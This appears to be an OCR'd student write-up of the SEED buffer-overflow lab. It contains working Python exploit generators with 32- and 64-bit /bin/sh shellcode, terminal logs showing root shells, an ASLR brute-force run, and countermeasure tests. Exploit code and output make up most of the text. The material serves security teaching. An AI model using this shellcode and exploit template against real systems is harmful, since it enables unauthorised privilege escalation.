


```
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05").encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)                # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret     = 0x7fffffffd946 + 1350              # Change this number
offset = 18              # Change this number

L = 8      # Use 4 for 32-bit address and 8 for 64-bit address

content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```




```
[01/25/25]seed@VM:~/.../code$ ./exploit1.py
[01/25/25]seed@VM:~/.../code$ ./stack-L4
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132
(sambashare),136(docker)
# 
```

Tasks 7: Defeating dash’s Countermeasure




```python
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcb58 + 150           # Change this number
offset = 112             # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```




```
[01/23/25]seed@VM:~/.../shellcode$ cd ..
[01/23/25]seed@VM:~/.../buffer$ ls
code  shellcode
[01/23/25]seed@VM:~/.../buffer$ cd code
[01/23/25]seed@VM:~/.../code$ ./exploit.py
[01/23/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom)
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
# 
```


Task 8: Defeating Address Randomization



```
[01/23/25]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[01/23/25]seed@VM:~/.../code$ 
```




```
[01/23/25]seed@VM:~/.../code$ ./exploit.py
[01/23/25]seed@VM:~/.../code$ ./brute-force.sh
```




```
0 minutes and 28 seconds elapsed.
The program has been running 39431 times so far.
Input size: 517
./brute-force.sh: line 14: 63379 Segmentation fault      ./stack-L1
0 minutes and 28 seconds elapsed.
The program has been running 39432 times so far.
Input size: 517
./brute-force.sh: line 14: 63380 Segmentation fault      ./stack-L1
0 minutes and 28 seconds elapsed.
The program has been running 39433 times so far.
Input size: 517
./brute-force.sh: line 14: 63381 Segmentation fault      ./stack-L1
0 minutes and 28 seconds elapsed.
The program has been running 39434 times so far.
Input size: 517
./brute-force.sh: line 14: 63382 Segmentation fault      ./stack-L1
0 minutes and 28 seconds elapsed.
The program has been running 39435 times so far.
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
#
```


Tasks 9: Experimenting with Other Countermeasures




```
[01/25/25]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -z execstack -o stack-L1 st
ack.c
[01/25/25]seed@VM:~/.../code$ ./stack-L1

Input size: 517
*** stack smashing detected ***: terminated
Aborted
```



```
[01/25/25]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -z execstack -o stack-L1 st
ack.c
[01/25/25]seed@VM:~/.../code$ ./stack-L1

Input size: 517
*** stack smashing detected ***: terminated
Aborted
```



```
[01/25/25]seed@VM:~/.../code$ cd ..
[01/25/25]seed@VM:~/.../buff$ cd shellcode
[01/25/25]seed@VM:~/.../shellcode$ gcc -m32 -z -noexecstack -o a32.out call_shell
code.c                                                            /usr/bin/ld: warning:
 -z -noexecstack ignored
[01/25/25]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[01/25/25]seed@VM:~/.../shellcode$ gcc -z -noexecstack -o a64.out call_shellcode.
c
/usr/bin/ld: warning: -z -noexecstack ignored
[01/25/25]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[01/25/25]seed@VM:~/.../shellcode$ 
```



```
[01/25/25]seed@VM:~/.../code$ cd ..
[01/25/25]seed@VM:~/.../buff$ cd shellcode
[01/25/25]seed@VM:~/.../shellcode$ gcc -m32 -z -noexecstack -o a32.out call_shell
code.c                                                            /usr/bin/ld: warning:
 -z -noexecstack ignored
[01/25/25]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[01/25/25]seed@VM:~/.../shellcode$ gcc -z -noexecstack -o a64.out call_shellcode.
c
/usr/bin/ld: warning: -z -noexecstack ignored
[01/25/25]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[01/25/25]seed@VM:~/.../shellcode$ 
```